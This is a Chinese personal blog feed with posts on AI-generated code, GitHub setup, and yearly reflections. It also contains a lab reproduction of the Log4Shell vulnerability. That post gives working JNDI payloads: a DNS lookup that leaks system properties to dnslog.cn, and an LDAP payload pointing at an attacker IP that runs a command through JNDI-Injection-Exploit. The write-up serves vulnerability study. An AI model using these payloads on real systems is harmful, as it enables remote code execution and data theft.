
<p>生成的项目目录结构如下：</p>
<p><img src="https://raw.githubusercontent.com/shidongwa/my-images/main/images1/1a84ca47-fb78-475b-8cab-16a8e675f19b.png" alt="" /></p>
<p><strong>启动服务端</strong></p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># shell生成项目目录和文件,假设shell文件名为genPrj.sh</span>
<span class="nb">chmod</span> +x genPrj.sh
./genPrj.sh

<span class="c"># 进入后端目录</span>
<span class="nb">cd </span>rss-client/server

<span class="c"># 安装依赖</span>
npm <span class="nb">install</span>

<span class="c"># 启动MongoDB</span>
brew update

<span class="c"># 安装mongoDB brew仓库</span>
brew tap mongodb/brew

<span class="c"># 安装community最新版本</span>
brew <span class="nb">install </span>mongodb-community

<span class="c"># 启动mongoDB服务</span>
brew services start mongodb-community

<span class="c"># 启动后端服务（确保MongoDB已运行）</span>
npm start
</code></pre></div></div>
<p><strong>启动客户端</strong></p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd </span>rss-client/client
<span class="c"># 启动前端应用服务</span>
python3 <span class="nt">-m</span> http.server 8001
</code></pre></div></div>

<p>在浏览器中访问 <code>http://localhost:8001</code>，验收成功！</p>
<p><img src="https://raw.githubusercontent.com/shidongwa/my-images/main/images1/e6e42294-e259-4d8f-bf60-1690cd0b88ba.png" alt="" /></p>
<h1 id="section-3">三、总结</h1>
<p>豆包AI编程的优势在于其前端项目的页面和代码生成能力、平台上的部署与调试功能，以及支持将安装包下载到本地进行部署和调试。生成的页面整体视觉效果也很不错。然而，纯前端的解决方案局限性较大，无法满足所有需求。</p>
<p>虽然它能生成可用的后端代码，但目前不支持在平台上进行部署和调试，也不支持直接生成本地代码安装包。</p>
<p>从长远来看，如果豆包能实现前后端一体化的代码生成、部署、调试，并支持本地安装包下载，甚至能对接像 Vercel 或 Cloudflare 这样的<strong>PaaS</strong>平台进行自动化部署，那么它的生态将更加完善，也必将吸引大量开发者。</p>
<p><a href="https://github.com/shidongwa/rss-client" title="github代码">github代码</a></p>]]></content><author><name>Shi Donghua</name></author><category term="ai" /><summary type="html"><![CDATA[一、项目需求]]></summary></entry><entry><title type="html">程序员的工具库</title><link href="https://seesea2024.github.io//2024/05/19/it-tools/" rel="alternate" type="text/html" title="程序员的工具库" /><published>2024-05-19T00:00:00+08:00</published><updated>2024-05-19T00:00:00+08:00</updated><id>https://seesea2024.github.io//2024/05/19/it-tools</id><content type="html" xml:base="https://seesea2024.github.io//2024/05/19/it-tools/"><![CDATA[<h1 id="it-">如何部署自己的 IT 工具库</h1>
<p>日常开发中经常需要用到下面功能：</p>
<ol>
<li>json 格式化或者验证</li>
<li>unixtime 时间转换</li>
<li>url encoding 和 decoding</li>
<li>md5 加解密</li>
<li>......</li>
</ol>
<p>一般可以通过操作系统shell，脚本语言，在线工具来解决。据说一些有商业头脑的通过运营类似网站日活可观，广告收入惊人。</p>
<p>其实我们可以自己搭建一个在线工具站，通过 github pages 部署，完全免费。效果如下：</p>
<p><img src="https://github.com/shidongwa/seesea2024.github.io/blob/master/images/2024/it-tools.png?raw=true" alt="" /></p>
<p>搭建方法：</p>
<ol>
<li>从 github fork 项目<a href="https://github.com/shidongwa/it-tools%EF%BC%88git">https://github.com/shidongwa/it-tools（git</a> clone <a href="mailto:git@github.com">git@github.com</a>:shidongwa/it-tools.git)</li>
<li>启用和运行 github Actions “Deploy to Github Pages”（<a href="https://github.com/shidongwa/it-tools/blob/main/.github/workflows/deploy-github-pages.yml">deploy-github-pages.yml</a>）</li>
<li>github pages 设置中“Build and deployment” Source 中设置为“GitHub Actions”</li>
<li>访问你项目网站 <a href="https://%5B%E7%94%A8%E6%88%B7%E5%90%8D%5D.github.io/it-tools/">https://[用户名].github.io/it-tools/</a>。[用户名]替换为您的github账号名，比如我部署后网站名是：<code>https://seesea2024.github.io/it-tools/</code></li>
</ol>]]></content><author><name>Shi Donghua</name></author><category term="it-tools" /><summary type="html"><![CDATA[如何部署自己的 IT 工具库 日常开发中经常需要用到下面功能： json 格式化或者验证 unixtime 时间转换 url encoding 和 decoding md5 加解密 ......]]></summary></entry><entry><title type="html">2023 年终总结（补）</title><link href="https://seesea2024.github.io//2023/12/30/2023-summary/" rel="alternate" type="text/html" title="2023 年终总结（补）" /><published>2023-12-30T00:00:00+08:00</published><updated>2023-12-30T00:00:00+08:00</updated><id>https://seesea2024.github.io//2023/12/30/2023-summary</id><content type="html" xml:base="https://seesea2024.github.io//2023/12/30/2023-summary/"><![CDATA[<h2 id="chatgpt">ChatGPT</h2>
<p>ChatGPT 元年，技术圈、创业圈、投资圈都是 ChatGPT。从个人到公司都想沾点热度，公众号、个人 IP、短视频带上 ChatGPT就有流量啦；公司有 ChatGPT 业务范围估值就上去了；据说毕业论文中集成 ChatGPT API 就能得 A 了。</p>
<p>ChatGPT 我个人感受是一个比搜索引擎更方便的工具。现阶段作为通用人工智能还早，但是如果结合特定领域，作为 Agen 或者 GPTs 存在还是比较看好。那个懂我的个人助理说不定哪天就到了我们身边。5 年前我们一直说的自动驾驶技术、5G 技术、Web3没有及时兑现，这次 AI 浪潮 会有不同么？ 现阶段 ChatGPT 解决不了工作流中人的因素，实际日常工作中遇到的问题人都理不清楚，你认为 ChatGPT 能帮你解决了给你一个答案，你敢信么？</p>
<p>预期中的 Covid-19后的美国经济衰退没有出现，ChatGPT 倒是搞得风生水起。不得不说美国人真会玩。国内的科技创新任重道远，产业升级已如箭在玄上，不得不发。这么多中青年失业摆在那人，总的有个出路。房地产、金融、互联网都玩坏了，大家都送外卖去？</p>
<p>GPT Store 是一个 NB的想法，开发者社区和业务场景有了，说不定又是一波流的 APP 产品开发，大家一起发财。对于用户来说，使用 GPT应用来辅助设计、编码、写文案、生成图片视频，谁先掌握工具个人提效，谁就是那个不被代替的人。</p>
<h2 id="section">投资理财</h2>
<p>一年下来装死，本着我不卖就不算亏损，随着大盘 3000 点上上下下，账号浮亏大概和去年量级一致。尼玛，基金股票我都没操作都能这样？</p>
<p>股市基金过去没有凭运气赚钱，现在是凭实力亏钱，这个领域真是超出自己的认知（其实身边还是有同事赚钱的，期货方面）。2024，相信 D 相信国家，继续死磕。</p>
<h2 id="section-1">勇士队</h2>
<p>勇士这 2 年看不大懂，同样的冠军阵容核心人员，为啥这 2 年比赛就缺少了精气神。成绩不咋的，更衣室矛盾是亮点。新老交替这么难？或者自己太敏感？</p>
<p>无论如何，Stephen Curry还是自己比较喜欢的球员，要不为啥自己这么喜欢在三分线外浪投，跟老大爷似的？</p>
<h2 id="section-2">关于工作</h2>
<p>作为一个大龄程序员没啥好说的。能有一个公司一个老板能接受你就不错了。</p>
<p>作为个人一直在思考自己的竞争力是什么？经验？学历？工作背景？这些在今天大环境下都被年龄 KO。</p>
<p>IT行业是服务业，IT 从业人员的核心竞争力在于能解决问题。在公司能帮部门、团队解决 KPI 关注点（原谅我不能直接从最终用户角度来看），提供问题的解决思路和方案，落地推广，项目和产品按期交付；作为个人开发者，挑战更大，需要了解最终用户的需求、痛点，能够触达他们并且变现。找工作前我们一般会准备几周或者几个月，刷 Leetcode 算法和面试题，面试官和面试者 PK 一番对上眼了，好，就是你。面试通过进入了心仪的大厂，拿着相比其他行业高的月薪，你就很厉害了么？不一定，离开平台，比起身边送外卖或者开出租车的你能给别人提供什么更大的价值？</p>
<p>技术深度感觉需要天赋和机会，持续在一个细分领域多年，取得业界领先。大部分人只能在广度上发展，这个需要对业务敏感，结合不同技术栈解决实际的业务痛点。也就是，我有这么一个问题，你能帮我解决么？</p>
<p>个人开发方面笔记、TODO、记账领域已经卷成红海。需求、创新一直在，如何触达？自己任然在路上。</p>
<p>未来很长，个人关注还是自己想想能提供什么能力，怎么变现？没有后路，那就尝试摸索另外一条路。别问我路在哪里，我不知道，也许 2025 年您再来看看就知道了。也许是一个笑话，大家开心就好。</p>
<h2 id="section-3">关于个人</h2>
<p>个人 IP 以前不怎么重视，也许是懒的原因，个人缺少总结和提升，如同乱糟糟的家居环境或者工作环境一样。</p>
<p>特别佩服 github 上几千上万 star 的大牛们，主流内容平台的大 V 们，其中背后的付出只有自己才知道。自己写一篇文章来来回回折腾好久是有体会的。向你们学习，做一个思考有深度的老年人。</p>
<p>一个感想是：拷贝粘贴在内容创作上是不被买账的，只有真正有深度的思考和原创，获取其他人的共鸣的才有流量和曝光。</p>]]></content><author><name>Shi Donghua</name></author><category term="年终总结" /><summary type="html"><![CDATA[ChatGPT]]></summary></entry><entry><title type="html">切换github账号中遇到的坑</title><link href="https://seesea2024.github.io//2023/10/05/swith-account-copy/" rel="alternate" type="text/html" title="切换github账号中遇到的坑" /><published>2023-10-05T00:00:00+08:00</published><updated>2023-10-05T00:00:00+08:00</updated><id>https://seesea2024.github.io//2023/10/05/swith-account%20copy</id><content type="html" xml:base="https://seesea2024.github.io//2023/10/05/swith-account-copy/"><![CDATA[<h1 id="section">背景</h1>
<p>工作需要，在mac命令行中切换github账号，始终未成功。push代码的时候提示“ERROR: Permission to xxx/xxx.github.io.git denied&quot;</p>
<pre><code>➜  xxx.github.io git:(main) git push -u origin main

ERROR: Permission to [account2]/xxx.github.io.git denied to [account1].
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
</code></pre>
<h1 id="section-1">原因</h1>
<ol>
<li>通过<code>ssh -T git@github.com</code>发现用github account1账号访问了github account2的代码仓库；</li>
<li>通过<code>git config --list</code> 检查user.name是account2，符合预期；</li>
<li>怀疑mac keychain中缓存问题，清理后无效；</li>
<li>按照<a href="https://docs.github.com/en/authentication/troubleshooting-ssh/error-permission-denied-publickey">Error: Permission denied (publickey)</a>检查不符合预期。<code>ssh-add -l -E sha256</code> 结果为空；怀疑是这个问题；</li>
<li>按照<a href="https://docs.github.com/en/authentication/connecting-to-github-with-ssh/generating-a-new-ssh-key-and-adding-it-to-the-ssh-agent">Generating a new SSH key and adding it to the ssh-agent</a>，关键的一步是<code>ssh-add ~/.ssh/id_ed25519</code></li>
</ol>
<blockquote>
<p>Note: The --apple-use-keychain option stores the passphrase in your keychain for you when you add an SSH key to the ssh-agent. If you chose not to add a passphrase to your key, run the command without the --apple-use-keychain option.</p>
</blockquote>
<p><em>完整解决方案如下(第 2 步确认输出为空，第 3 步的 id_ed25519确认为需要提交的 github 账号对应的密钥)</em></p>
<pre><code>eval &quot;$(ssh-agent -s)&quot;
ssh-add -l -E sha256 
ssh-add  ~/.ssh/id_ed25519
</code></pre>]]></content><author><name>Shi Donghua</name></author><category term="github" /><summary type="html"><![CDATA[背景 工作需要，在mac命令行中切换github账号，始终未成功。push代码的时候提示“ERROR: Permission to xxx/xxx.github.io.git denied&quot;]]></summary></entry><entry><title type="html">log4j2漏洞学习</title><link href="https://seesea2024.github.io//2023/09/17/log4shell/" rel="alternate" type="text/html" title="log4j2漏洞学习" /><published>2023-09-17T00:00:00+08:00</published><updated>2023-09-17T00:00:00+08:00</updated><id>https://seesea2024.github.io//2023/09/17/log4shell</id><content type="html" xml:base="https://seesea2024.github.io//2023/09/17/log4shell/"><![CDATA[<h2 id="log4shell">Log4Shell漏洞分析和复现</h2>
<h1 id="section">一、漏洞回顾</h1>
<p>Log4Shell 漏洞最早是阿里巴巴安全研究员 Chen Zhaojun 早在 2021 年 12 月 10 日发布（早在 11 月 24 日已发现上报），漏洞编号<a href="https://www.cve.org/CVERecord?id=CVE-2021-44228">CVE-2021-44228</a>。影响 log4j2 2.0-beta9 到 2.15.0 多个版本，攻击者利用 log4j2 写日志时注入 jndi lookup 链接并执行远程命令。鉴于 log4j2 在 Java 生态圈的广泛使用，该漏洞一发现就妥妥到零日漏洞，CVSS（Common Vulnerability Scoring System）评级系统中最严重的 10.</p>
<p>不少同行一定对当初加班紧急修复该漏洞记忆犹新。修复过程中也一波三折，衍生了 CVE-2021-45046，CVE-2021-45105，CVE-2021-44832 等漏洞，最终在 log4j2 2.17.1 版本修复。</p>
<h1 id="section-1">二、漏洞复现</h1>
<p>本文主要基于最初的漏洞在 log4j2 2.14.1 版本进行复现。主要内容包括：</p>
<ol>
<li>通过 docker 容器复现漏洞应用</li>
<li>通过 jndi dnslog 模拟带外攻击执行系统属性查询</li>
<li>通过 jndi lookup 远程命令执行</li>
</ol>
<h2 id="section-2">2.1 复现漏洞应用</h2>
<p>复现漏洞依赖 JDK 版本和 log4j2 版本，一般通过容器镜像来比较方便。从网上找了一个应用 fork 出来<a href="https://github.com/shidongwa/CVE-2021-44228-VULN-APP">漏洞应用</a>。</p>
<ul>
<li>JDK：8u102</li>
<li>log4j2: 2.14.1</li>
</ul>
<p>运行应用有两种方式:</p>
<p><strong><em>方式 1</em></strong></p>
<pre><code>cd CVE-2021-44228-VULN-APP/
docker build -t log4j-shell-poc .
docker run -p 8082:8080 log4j-shell-poc
</code></pre>
<p><strong><em>方式 2</em></strong>（需要本地安装 Docker Desktop）</p>
<pre><code>docker pull nu11secur1ty/log4j-vuln-application
docker run  -p 8082:8080 nu11secur1ty/log4j-vuln-application
</code></pre>
<p>外部通过<code>http://localhost:8082/</code>来访问。显示如下：
<img src="https://github.com/shidongwa/seesea2024.github.io/blob/master/images/2023/091701.png?raw=true" alt="" /></p>
<h2 id="dnslog-">2.2 dnslog 攻击</h2>
<p>利用 dnslog 可以进行一种 OOB(Out Of Band)攻击。这里所谓的<strong>带外</strong>指的是不同与原本的业务请求响应数据路径，比如这里的 DNS 请求路径。</p>
<p>OOB 攻击依赖 DNS 泛域名解析。简单来说泛域名解析指的是*.t831at.dnslog.cn 都会解析到域名 t831at.dnslog.cn 上。通过查看 t831at.dnslog.cn 的域名解析日志就可以看到 dns 查询命令执行的结果。</p>
<p>具体步骤如下：</p>
<ol>
<li>登陆<a href="http://www.dnslog.cn/">http://www.dnslog.cn/</a></li>
<li>点击“Get SubDomain&quot;比如得到域名“t831at.dnslog.cn”</li>
<li>在 2.1 部分部署的漏洞应用页面输入
<ul>
<li>Username: ${jndi:dns://${sys:java.version}.t831at.dnslog.cn}</li>
<li>Password: password</li>
</ul>
</li>
<li>在<a href="http://www.dnslog.cn/%E9%A1%B5%E9%9D%A2%E7%82%B9%E5%87%BB%E2%80%9CRefresh">http://www.dnslog.cn/页面点击“Refresh</a> Record&quot;。可以看到 1.8.0_102.t831at.dnslog.cn 中最前面的<code>1.8.0_102</code>就是漏洞应用的 JDK 版本。
<img src="https://github.com/shidongwa/seesea2024.github.io/blob/master/images/2023/091702.png?raw=true" alt="" /></li>
</ol>
<p><code>sys:java.version</code>中<em>java.version</em>可以替换为操作系统名和版本，用户名和目录等系统环境信息。具体可以参考<a href="https://docs.oracle.com/javase/tutorial/deployment/doingMoreWithRIA/properties.html">系统属性</a></p>
<p><img src="https://github.com/shidongwa/seesea2024.github.io/blob/master/images/2023/091703.png?raw=true" alt="" /></p>
<p><img src="https://github.com/shidongwa/seesea2024.github.io/blob/master/images/2023/091704.png?raw=true" alt="" /></p>
<h2 id="jndi-">jndi 命令执行</h2>

<p>这里需要用到一个工具应用<a href="https://github.com/shidongwa/JNDI-Injection-Exploit">JNDI-Injection-Exploit</a>，这个应用会生成 jndi 远程服务，提供命令给漏洞应用来下载并在漏洞应用中执行。</p>
<p>比如我们需要在漏洞应用中写入一个文件/tmp/success.txt。操作步骤如下：</p>
<ol>
<li>从 github 下载代码并构建启动服务</li>
</ol>
<pre><code>git clone git@github.com:shidongwa/JNDI-Injection-Exploit.git
cd JNDI-Injection-Exploit.git
mvn clean package
cd target
# 假设192.168.10.104是攻击者服务器ip
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C &quot;touch /tmp/success.txt&quot; -A &quot;192.168.10.104&quot;
</code></pre>
<ol start="2">
<li>我们是 java 8，从上面服务的启动日志中获取 jndi 服务地址<code>ldap://192.168.10.104:1389/5jqrji</code>。攻击 payload 是<code>${jndi:ldap://192.168.10.104:1389/5jqrji}</code></li>
</ol>
<p><img src="https://files.mdnice.com/user/48760/7716b228-7c70-4663-b7f9-c37560a46381.png" alt="" /></p>
<ol start="3">
<li>在 2.1 部分部署的漏洞应用页面输入
<ul>
<li>Username: ${jndi:ldap://192.168.10.104:1389/5jqrji}</li>
<li>Password: password</li>
</ul>
</li>
<li>在漏洞主机中验证/tmp/success.txt 确实已写入</li>
</ol>
<pre><code>docker container ls
docker exec -it 95fc bash
ls -al /tmp/success.txt
</code></pre>
<p><img src="https://files.mdnice.com/user/48760/c3b43b55-c4d6-4432-b297-59c2afda8e53.png" alt="" /></p>
<p><img src="https://files.mdnice.com/user/48760/c8de128f-5999-4730-ac3d-f8e4b35b89dc.png" alt="" /></p>
<h1 id="section-3">三、总结</h1>
<p>通过对 log4j2 漏洞进行了回顾和复现，学习了 log4j2 jndi lookup 功能调用 ldap、dns 执行远程命令。对反弹 shell 和 rmi 等本文未涉及。</p>]]></content><author><name>Shi Donghua</name></author><category term="漏洞分析" /><summary type="html"><![CDATA[Log4Shell漏洞分析和复现]]></summary></entry><entry><title type="html">2022年终总结</title><link href="https://seesea2024.github.io//2023/01/27/annual-summary/" rel="alternate" type="text/html" title="2022年终总结" /><published>2023-01-27T00:00:00+08:00</published><updated>2023-01-27T00:00:00+08:00</updated><id>https://seesea2024.github.io//2023/01/27/annual-summary</id><content type="html" xml:base="https://seesea2024.github.io//2023/01/27/annual-summary/"><![CDATA[<h2 id="section">2022年终总结（从公众号搬过来的）</h2>
<p>2022年过去了，2023农历新年也快结束了。又是回顾过去、展望未来的时候了。</p>
<p>2022年立的flag有：系统化学习信息安全知识和动手能力；多参与开源软件和社区工作，增加影响力。很惭愧，自评不及格。个人执行力不够。</p>
<p>技术方向上，Java Agent深度上还是比较有欠缺；广度上网络信息安全、中间件、大数据、全栈、DDD、区块链web 3.0 NFT等都是比较有意思的方向。人到中年，技术广度比深度更重要。</p>
<p>投资理财上，继续是交学费的阶段。2022年少亏就是赢。投资目标不是当前，希望失业后这部分能带来部分被动收入。投资策略上也比较迷茫，指数、定投都试过，2年下来还是亏麻了。俄乌战争结束前不想直接投资股票，债券和定期为主，投顾为辅，注意风险分散。</p>
<p>生活方面，虽然经历了上海COVID-19保卫战（上半年抢菜、下半年抢药）和杨过的经历，幸好家人以及远在外地的父母都挺过来了。2022年坚持了很长一段时间的晨跑和篮球，直到年底的放开躺平。自12/27第一次感染，今天刚好一个月，目前还不敢怎么运动，比较怕死。目前身体感觉还好，后面会增加锻炼的强度。身体是革命的本钱，这上面的投资，值！</p>
<p>2023年预期会有更多的不确定性。主要问自己的是下一个十年我能干什么？理想的情况是工作和兴趣相结合还能养家糊口。滴滴和送外卖也考虑过，中年大叔跟小年轻拼体力不靠谱。还是需要看程序员工作相关的可能性。</p>
<p>网络安全其实蛮考验个人的计算机综合实力，对知识面广度要求更高。比如漏洞利用demo、web安全和应用安全漏洞POC，没有一定的知识储备，理解漏洞都是问题。这方面真的挺佩服圈内大佬，不关注学历和文凭，但是往往在漏洞发现、攻防对抗实践等方面是大多数安全从业者不可企及的。兴趣是最好的老师和动力，2023年我需要和自己谈谈，自己有没有这个兴趣？</p>
<p>2023年注定是不平淡的一年，有预期但是不能躺平。作为个人，唯有保持一颗平常心做好自己的本职工作，并思考自己核心竞争力在哪、自己的兴趣在哪？</p>]]></content><author><name>Shi Donghua</name></author><category term="blog" /><summary type="html"><![CDATA[2022年终总结（从公众号搬过来的）]]></summary></entry><entry><title type="html">2021年终总结</title><link href="https://seesea2024.github.io//2022/01/03/annual-summary/" rel="alternate" type="text/html" title="2021年终总结" /><published>2022-01-03T00:00:00+08:00</published><updated>2022-01-03T00:00:00+08:00</updated><id>https://seesea2024.github.io//2022/01/03/annual-summary</id><content type="html" xml:base="https://seesea2024.github.io//2022/01/03/annual-summary/"><![CDATA[<h2 id="section">2021年终总结</h2>
<p>爱过、恨过？想多了。2.1线，每天一副披星赶月的模样，年终咋发现还是没有改变？要不再给2022年立个flag，娱乐一下自己？</p>
<ul>
<li>增加安全行业知识的积累，用行业、甲方、乙方、企业的眼光看技术栈、系统和产品</li>
<li>公众号、博客不能荒废了，要有自己的思考和输出</li>
<li>多读优秀的开源产品代码。咋越看越觉得自己才入门？</li>
<li>中间件最新动态需要了解比如微服务、云原生、service mesh下中间件的发展</li>
<li>算法和数据结构 go go go</li>
</ul>
<h3 id="section-1">我的2021</h3>
<ul>
<li>红蓝资源对抗</li>
<li>rasp</li>
<li>算法和数据结构</li>
</ul>
<p>做的不好的地方：</p>
<ul>
<li>docker/k8s上没啥投入和进步</li>
<li>微服务和中间件上没有投入和跟进</li>
<li>安全业务和技术提留在表面。fastjson/log4j2漏洞都是好的学习案例</li>
<li>微博和公众号基本没有更新</li>
</ul>]]></content><author><name>Shi Donghua</name></author><category term="blog" /><summary type="html"><![CDATA[2021年终总结]]></summary></entry></feed>